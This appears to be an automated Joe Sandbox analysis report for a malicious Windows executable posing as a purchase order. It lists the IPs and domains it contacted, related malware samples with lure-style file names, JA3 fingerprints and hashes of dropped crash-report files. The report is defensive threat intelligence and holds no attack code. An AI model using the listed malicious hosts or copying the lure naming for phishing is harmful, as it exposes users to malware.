http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s220b/0_RobertsonCross1.jpg	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp, PO45937008ADENGY.exe, 00000000.00000002.710978301.000000000 2E9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
166.62.28.107	accessibleageing.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
154.210.110.99	www.szmsbk.com	Seychelles		54600	PEGTECHINCUS	true
123.31.43.181	tuyensinhhaiphong.com	Viet Nam		45899	VNPT-AS-VNVNPTCorpVN	true
172.67.132.70	www.belatopapparel.xyz	United States		13335	CLOUDFLARENETUS	true
172.67.150.212	myliverpoolnews.cf	United States		13335	CLOUDFLARENETUS	false
3.223.115.185	HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com	United States		14618	AMAZON-AESUS	false
81.88.57.70	onstatic-pt.setupdns.net	Italy		39729	REGISTER-ASIT	true
198.185.159.144	ext-sq.squarespace.com	United States		53831	SQUARESPACEUS	false
34.102.136.180	helpmewithmyenergy.com	United States		15169	GOOGLEUS	false
185.199.108.153	pradnyanamaya.github.io	Netherlands		54113	FASTLYUS	true
85.17.172.1	thelandcle.com	Netherlands		60781	LEASEWEB-NL-AMS-01NetherlandsNL	true
104.21.56.119	unknown	United States		13335	CLOUDFLARENETUS	false
52.15.160.167	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	United States		16509	AMAZON-02US	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383974
Start date:	08.04.2021
Start time:	13:29:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO45937008ADENGY.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@17/5@16/13
EGA Information:	Failed
HDC Information:	• Successful, ratio: 22% (good quality ratio 19.5%) • Quality average: 72.2% • Quality standard deviation: 32.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, WerFault.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.88.21.125, 20.82.209.183, 204.79.197.200, 13.107.21.200, 23.54.113.53, 13.64.90.137, 104.43.139.144, 52.255.188.83, 52.147.198.201, 20.82.210.154, 23.10.249.43, 23.10.249.26, 23.0.174.185, 23.0.174.200, 52.155.217.156, 20.54.26.129, 20.50.102.62 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:30:32	API Interceptor	1x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.150.212	Confirmed order#PR2100906.pdf.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-B91C17FBCEF934B51AF8A5C483F6B4AB.html
	08042021New-PurchaseOrder.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-5183A347C7BAD04E3424599E1B978F29.html
	ETL_126_072_60.doc	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-FC5277A9663FCE09586170F6A51B96A2.html
	IMG_102-05_78_6.doc	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-C6853B6BC65431464628FF23B3F0F335.html
	ACdEbpiSYO.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-2F0AA6F57E058337CC16810234C2DFDB.html
	Invoice_ord00000009.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-8CB85A57C5722245E360D575B497E6CC.html
	kayo.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-867E80DBC8FFAEC73AC7FD4FE1DA1A1B.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	new_order20210408_14.doc	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-A1DD2EDE961D10CC641FCFA5CF4FBAFC.html
	new_order20210408_14.doc	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-A1DD2EDE961D10CC641FCFA5CF4FBAFC.html
	DHLdocument11022020680908911.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-E073BCECB8DFC74A5738D8B1C32D8436.html
	234d9ec1757404f8fd9fbb1089b2e50c08c5119a2c0ab.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-8F0F96D3333F94679C552F5DEB9CE2AF.html
	items list.doc	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-2F0AA6F57E058337CC16810234C2DFDB.html
	Krishna Gangaa Enviro System Pvt Ltd.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-D1FD69143FEE625518220B28083FA2F9.html
	SecuriteInfo.com.Artemis5C44BBDCCDFF.4370.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-09750D54320914EBBBA77235AE2BC46B.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ #46200058149.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-FE6EFB3AED9F05224C930BEF8BE1CC20.html
	Payment Slip E05060_47.doc	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-3764A540BD56887B40989BBA8472B701.html
	New Orders.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-28D56F639751140E7A008217BE126C8D.html
	DHL_document11022020680908911.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-531418C06045F4175229827941 4DE528.html
	BL8846545545363.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-B7B18D8B53846C51E3D2182818196100.html
	BL84995005038483.exe	Get hash	malicious	Browse	• myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-994F3BB06F4A7FE8F60B83F74A076F10.html

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com	LWlcpDjYIQ.exe	Get hash	malicious	Browse	• 3.223.115.185
	PaymentAdvice.exe	Get hash	malicious	Browse	• 3.223.115.185
	BL01345678053567.exe	Get hash	malicious	Browse	• 3.223.115.185
	New Order.exe	Get hash	malicious	Browse	• 3.223.115.185
	BL84995005038483.exe	Get hash	malicious	Browse	• 3.223.115.185
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 3.223.115.185
	SB210330034.pdf.exe	Get hash	malicious	Browse	• 3.223.115.185
	YMvYmQQyCz4gkqA.exe	Get hash	malicious	Browse	• 3.223.115.185
	executable.2772.exe	Get hash	malicious	Browse	• 3.223.115.185
	onbgX3WswF.exe	Get hash	malicious	Browse	• 3.223.115.185
	Swift001_jpg.exe	Get hash	malicious	Browse	• 3.223.115.185

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Scan-45679.exe	Get hash	malicious	Browse	• 3.223.115.185
	TT Remittance Copy.PDF.exe	Get hash	malicious	Browse	• 3.223.115.185
	PO-108561.exe	Get hash	malicious	Browse	• 3.223.115.185
	SWIFT COPY_pdf.exe	Get hash	malicious	Browse	• 3.223.115.185
	emergency.vbs	Get hash	malicious	Browse	• 3.223.115.185
	yx8DBT3r5r.exe	Get hash	malicious	Browse	• 3.223.115.185
	Po # 6-10331.exe	Get hash	malicious	Browse	• 3.223.115.185
	4849708PO # RMS0001.exe	Get hash	malicious	Browse	• 3.223.115.185
	order samples 056-062 _pdf.exe	Get hash	malicious	Browse	• 3.223.115.185
onstatic-pt.setupdns.net	BL836477488575.exe	Get hash	malicious	Browse	• 81.88.57.70
	nxHN51lQwj.exe	Get hash	malicious	Browse	• 81.88.57.70
	EuDXqof7Tf.exe	Get hash	malicious	Browse	• 81.88.57.70
	E4AaEjT91C.exe	Get hash	malicious	Browse	• 81.88.57.70
	swift-copy-pdf.exe	Get hash	malicious	Browse	• 81.88.57.70
	Inv_9876567.doc	Get hash	malicious	Browse	• 81.88.57.70
	ORDER.xlsx	Get hash	malicious	Browse	• 81.88.57.70
	W2Gv3E8qiY.exe	Get hash	malicious	Browse	• 81.88.57.70
	PRODUCT INQUIRY BNQ1.xlsx	Get hash	malicious	Browse	• 81.88.57.70
	new file.exe.exe	Get hash	malicious	Browse	• 81.88.57.70
	R1Sc7jocaM.exe	Get hash	malicious	Browse	• 81.88.57.70
	BOQ.exe	Get hash	malicious	Browse	• 81.88.57.70
www.szmsbk.com	BL84995005038483.exe	Get hash	malicious	Browse	• 154.210.110.99

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	RFQ_AP65425652_032421 isu-isu,pdf.exe	Get hash	malicious	Browse	• 184.168.131.241
	LWlcpDjYIQ.exe	Get hash	malicious	Browse	• 184.168.131.241
	PaymentAdvice.exe	Get hash	malicious	Browse	• 184.168.131.241
	invoice.exe	Get hash	malicious	Browse	• 184.168.131.241
	PO4308.exe	Get hash	malicious	Browse	• 184.168.131.241
	pumYguna1i.exe	Get hash	malicious	Browse	• 184.168.131.241
	eQLPRPErea.exe	Get hash	malicious	Browse	• 184.168.131.241
	vbc.exe	Get hash	malicious	Browse	• 107.180.43.16
	7AJT9PNmGz.exe	Get hash	malicious	Browse	• 184.168.131.241
	Revised Invoice No CU 7035.exe	Get hash	malicious	Browse	• 184.168.131.241
	PaymentAdvice.exe	Get hash	malicious	Browse	• 184.168.131.241
	PO7321.exe	Get hash	malicious	Browse	• 184.168.131.241
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• 184.168.131.241
	PAYMENT ADVICE'.exe	Get hash	malicious	Browse	• 43.255.154.56
	PO91361.exe	Get hash	malicious	Browse	• 184.168.131.241
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 184.168.131.241
	DHL Shipping Documents.exe	Get hash	malicious	Browse	• 184.168.131.241
	56_012021.doc	Get hash	malicious	Browse	• 198.71.233.47
	SAKKAB QUOTATION_REQUEST.exe	Get hash	malicious	Browse	• 107.180.4.53
	RFQ11_ZIM2021pdf.exe	Get hash	malicious	Browse	• 184.168.131.241
PEGTECHINCUS	LWlcpDjYIQ.exe	Get hash	malicious	Browse	• 108.186.210.142
	ALPHA SCIENCE, INC.exe	Get hash	malicious	Browse	• 108.186.210.142
	PDF NEW P.OJerhWEMSj4RnE4Z.exe	Get hash	malicious	Browse	• 104.233.169.166
	TSPO0001978-xlxs.exe	Get hash	malicious	Browse	• 198.200.61.199

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	products order pdf.exe	Get hash	malicious	Browse	• 107.149.37.159
	New _Items.Xlsx.Pdf.exe	Get hash	malicious	Browse	• 108.186.194.188
	Doc.exe	Get hash	malicious	Browse	• 107.149.176.47
	PAYMENT UPDATE.jpg.exe	Get hash	malicious	Browse	• 107.149.184.107
	winlog.exe	Get hash	malicious	Browse	• 165.3.28.187
	INVOICE CN No 1005911246.exe	Get hash	malicious	Browse	• 107.149.184.107
	Payment_Advice_P&R_Shanghai_International Trading_citibank.exe	Get hash	malicious	Browse	• 165.3.13.232
	nxHN51lQwj.exe	Get hash	malicious	Browse	• 107.149.205.85
	EuDXqof7Tf.exe	Get hash	malicious	Browse	• 107.149.205.85
	Sales Report.exe	Get hash	malicious	Browse	• 107.149.184.107
	9j4sD6PmsW.exe	Get hash	malicious	Browse	• 104.233.238.207
	RFQ 2-16-2021-.exe	Get hash	malicious	Browse	• 107.148.215.212
	2089876578 87687.xlsx	Get hash	malicious	Browse	• 107.148.46.144
	INV_TMB_C108976.xlsx	Get hash	malicious	Browse	• 107.148.46.144
	aywqvkgnkxmwc	Get hash	malicious	Browse	• 107.148.210.230
	0113 INV_PAK.xlsx	Get hash	malicious	Browse	• 198.200.62.230
VNPT-AS-VNVNPTCorpVN	8QGglvUeYO.exe	Get hash	malicious	Browse	• 103.42.58.103
	networkmanager	Get hash	malicious	Browse	• 14.188.135.58
	WUHU95Apq3	Get hash	malicious	Browse	• 113.183.33.163
	G0ESHzsrvg.exe	Get hash	malicious	Browse	• 103.255.237.180
	6OUYcd3GIs.exe	Get hash	malicious	Browse	• 103.255.237.180
	http://singaedental.vn/wp-content/IQ/	Get hash	malicious	Browse	• 202.92.7.113
	http://covisa.com.br/paypal-closed-y2hir/ABqY1RAPjaNGnFw9flbsTw3mbHnBB1OUWRV6kbbvfAryr4bmEsDoeNMECXf3fg6io/	Get hash	malicious	Browse	• 202.92.7.113
	Adjunto_2021.doc	Get hash	malicious	Browse	• 202.92.7.113
	Dok 0501 012021 Q_93291.doc	Get hash	malicious	Browse	• 202.92.7.113
	11_extracted.exe	Get hash	malicious	Browse	• 103.207.39.131
	http://https://correolimpio.telefonica.es/atp/url-check.php?URL=https%3A%2F%2Fnhabeland.vn%2Fsecurirys%2FRbvPk%2F&D=53616c7465645f5f824c0b393b6f3e2d3c9a50d9826547979a4ceae42fdf4a21ec36a319de1437ef72976b2e7ef710bdb842a205880238cf08cf04b46eccce50114dbc4447f1aa62068b81b9d426da6b&V=1	Get hash	malicious	Browse	• 103.255.237.61
	SecuriteInfo.com.ArtemisC5924E341E9E.exe	Get hash	malicious	Browse	• 103.255.237.239
	INFO 2020 DWP_947297.doc	Get hash	malicious	Browse	• 14.177.232.31
	MESSAGIO 83-46447904.doc	Get hash	malicious	Browse	• 123.31.24.142
	Order List and Quantities.ppt	Get hash	malicious	Browse	• 103.207.39.131
	Purchase list.ppt	Get hash	malicious	Browse	• 103.207.39.131
	2020141248757837844.ppt	Get hash	malicious	Browse	• 103.207.39.131
	PurchaseOrder#Q7677.ppt	Get hash	malicious	Browse	• 103.207.39.131
	Remittance Scan00201207.ppt	Get hash	malicious	Browse	• 103.207.39.131
	Sgyq1ebjMJ.rtf	Get hash	malicious	Browse	• 103.207.38.170

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	Confirmed order#PR2100906.pdf.exe	Get hash	malicious	Browse	• 104.21.56.119
	ORDER-02188.exe	Get hash	malicious	Browse	• 104.21.56.119
	qINcOlwRud.exe	Get hash	malicious	Browse	• 104.21.56.119
	order-invoice-amazon-#D01-9237793-8041853.DOCX.vbs	Get hash	malicious	Browse	• 104.21.56.119
	nDHV6wKWHF.exe	Get hash	malicious	Browse	• 104.21.56.119
	CWlXbVUJab.exe	Get hash	malicious	Browse	• 104.21.56.119
	08042021New-PurchaseOrder.exe	Get hash	malicious	Browse	• 104.21.56.119
	MT103_YIU LIAN08042021_Xerox Scan_202104_.exe	Get hash	malicious	Browse	• 104.21.56.119
	lfQuSBwdSf.exe	Get hash	malicious	Browse	• 104.21.56.119
	RFQ-034.exe	Get hash	malicious	Browse	• 104.21.56.119
	ACdEbpiSYO.exe	Get hash	malicious	Browse	• 104.21.56.119

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PURCHASE ORDER - XIFFA55,pdf.exe	Get hash	malicious	Browse	• 104.21.56.119
	Invoice_ord00000009.exe	Get hash	malicious	Browse	• 104.21.56.119
	kayo.exe	Get hash	malicious	Browse	• 104.21.56.119
	RFQ 100400806 SUPPLY.exe	Get hash	malicious	Browse	• 104.21.56.119
	new_order20210408_14.doc	Get hash	malicious	Browse	• 104.21.56.119
	BL01345678053567.exe	Get hash	malicious	Browse	• 104.21.56.119
	SER09090899.exe	Get hash	malicious	Browse	• 104.21.56.119
	PURCHASE ORDER-34002174,pdf.exe	Get hash	malicious	Browse	• 104.21.56.119
	cricket.exe	Get hash	malicious	Browse	• 104.21.56.119

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_PO45937008ADENGY_548b4085ddbf64917cc844f65c389b6b83a46a9_884555ad_06e94ec9\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	17294
Entropy (8bit):	3.767947348427798
Encrypted:	false
SSDEEP:	192:HKV78LF+mHBUZMXyaKQqueZito/u7szS274Ithkf:UQLFPBUZMXyaFmX/u7szX4Itha
MD5:	E1C76C8B43DC5BEE59EF7DB41A77E71C
SHA1:	69C4E4EA4C5792AA9FBFC734F07A3F7D92224F4E
SHA-256:	446B3BB058FF814A8E0448DD98080FF207F1F8BE128E218159B101EC075C72C4
SHA-512:	5FEDA9FFFE17BBCD8D666A86CDF8525141B7A74109BAD278CB12E9857E1BCF4F0B1D190D0ADCFFDA08E50ABD377E22A07125BD6ABA274559BD2EDE6E9E810CB4
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.6.2.3.5.5.0.1.8.0.0.9.9.3.1.8.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.6.2.3.5.5.0.2.9.7.5.9.9.0.6.1.....R.e.p.o.r.t.S.t.a.t.u.s.=.2.6.8.4.3.5.4.5.6.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.1.e.4.7.c.0.8.-.8.5.f.8.-.4.e.c.4.-.8.1.3.2.-.b.1.e.4.9.2.f.9.c.4.3.7.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.0.a.2.4.7.1.9.b.-.4.4.3.b.-.4.b.1.e.-.a.0.6.a.-.d.a.0.b.3.1.0.1.6.a.d.f.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.P.O.4.5.9.3.7.0.0.8.A.D.E.N.G.Y...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.D.i.m.b.o.n.o...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.7.0.-.0.0.0.1.-.0.0.1.b.-.8.0.6.9.-.3.e.8.5.6.a.2.c.d.7.0.1.....T.a.r.g.e.t.A.p.p.l.d.=.W.:.0.0.0.6.4.4.9.0.5.2.9.4.d.a.f.2.3.9.d.d.6.1.4.2.d.1.0.9.e.1.c.d.0.1.f.b.0.0.0.0.0.0.0.!.0.0.0.0.a.9.0.9.7.0.3.5.9.d.a.1.6.d.f.b.c.f.8.9.6.4.8.f.7.a.3.8.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER15F6.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Thu Apr 8 11:30:23 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	329043
Entropy (8bit):	3.5814895039261643
Encrypted:	false
SSDEEP:	3072:DoFNFT0j0Dxvljd+p7fORF07KYDnNH9gIOgF5cOun0t5eUCgUv7A0Cdg40U:DwNw01ip7AFk/H9RpDUcMTjjNm
MD5:	C28730DB7F8DF42E74ADDA955E7931BA
SHA1:	F1666C053F14566908BBF5819FE0D045C40C1B1A
SHA-256:	E7118229511BB2A090078BCD88996CA660834521461170E76D96694CC7F184E5
SHA-512:	195C6A3952DDAD44C2299A3F2AC27D1DECAB9AD0FB361FCD2239FFB92E78617846449D8C64948540CEBFA2B1787678BB6F46C3E7C4F0BA39C0024F3494814B3A
Malicious:	false
Reputation:	low
Preview:	MDMP..... .....O.n`.....U.....B.....0.....GenuineIntelW.....T.....p...<.n`.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped

C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	
Size (bytes):	8426
Entropy (8bit):	3.700862223926201
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi7y6R5E6YrlSU73MgmfZgS0n+prI89bzAsfbxm:RrlsNiO6s6YJSUAgmf6S0GzTfA
MD5:	14C5D7D9ABD410AA9D5F4290CC86AA9B
SHA1:	77E8181D0E5B328A19AC54DA632DDA06E5A8A4AB
SHA-256:	5603FE1DCBE969C1D9B95DA2EB13C9267B04B3AB3DF764B306B321FC5AB8EAB6
SHA-512:	FDABCEAE22E2DA11F4022A57F91167045256009132B22D423BDD78A88FAF5556B9D4BA57832ED8FA01889F22BB4BD711171B54512F4D5C6AE9ACDFE8BFA9B9I B
Malicious:	false
Reputation:	low
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.......<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.........<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.........<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.........<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.........<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.........<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. <./.B.u.i.l.d.S.t.r.i.n.g.>.........<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.........<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.........<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./. A.r.c.h.i.t.e.c.t.u.r.e.>.........<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.......<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.......<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.........<.P.i.d.>.7.0.2.4.<./.P.i. d.>.......

C:\ProgramData\Microsoft\Windows\WER\Temp\WER3400.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4781
Entropy (8bit):	4.503466224775152
Encrypted:	false
SSDEEP:	48:cvIwSD8zsDUJgtWI9QidWSC8BiS8fm8M4Jw7oQFFDd+q8v2Qww5ERXbzXEdd:uITfDSesSNAHJw7oqdK2qERXPXEdd
MD5:	B5612F197E49BE0F5539E39D980A3325
SHA1:	C963DDFEAAD554375CC0552E3A6AE0DF7D4254AC
SHA-256:	AC003F7CB91F18065FA391B83977D00D29315BF18E5C2655C51C79784C789CD8
SHA-512:	3E2AFCD84558EE7327867D3B8E1669BF57B9D48BE16BF4A80539EE61C0C3EF4B5DA9B2AD2844E4F8C61E69DF80EC2CD450DE6FFC902EC967AFE7930D0B7FE EF
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="937241" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\IAHRsWbfqoM	
Process:	C:\Users\user\Desktop\PO45937008ADENGY.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	786426
Entropy (8bit):	3.089624181395092
Encrypted:	false
SSDEEP:	12288:orDKSioZviCYjg+qGUFDA3l4bdIfWHmasNlTNr7WAei8rsOHBTL6LH78yqmkEqbv:oPysC8bi8
MD5:	DF29A18D25AEB7C389776487B272C582
SHA1:	EDC75070262B9F3E05B461CDCF0F09F3239006CF
SHA-256:	1DDF2DC28689AAFA46287B55234B85977203E1F3F06AA2B370EA9E91C1B28B4B
SHA-512:	51038E8C1A9D140275A27E5B192A716EABF50317DD8FFA979DEE7758210E24D99A67E03BE74825E9BDE4370123AD7372DD722C71996A4E823E3F237B4FFA408E
Malicious:	false
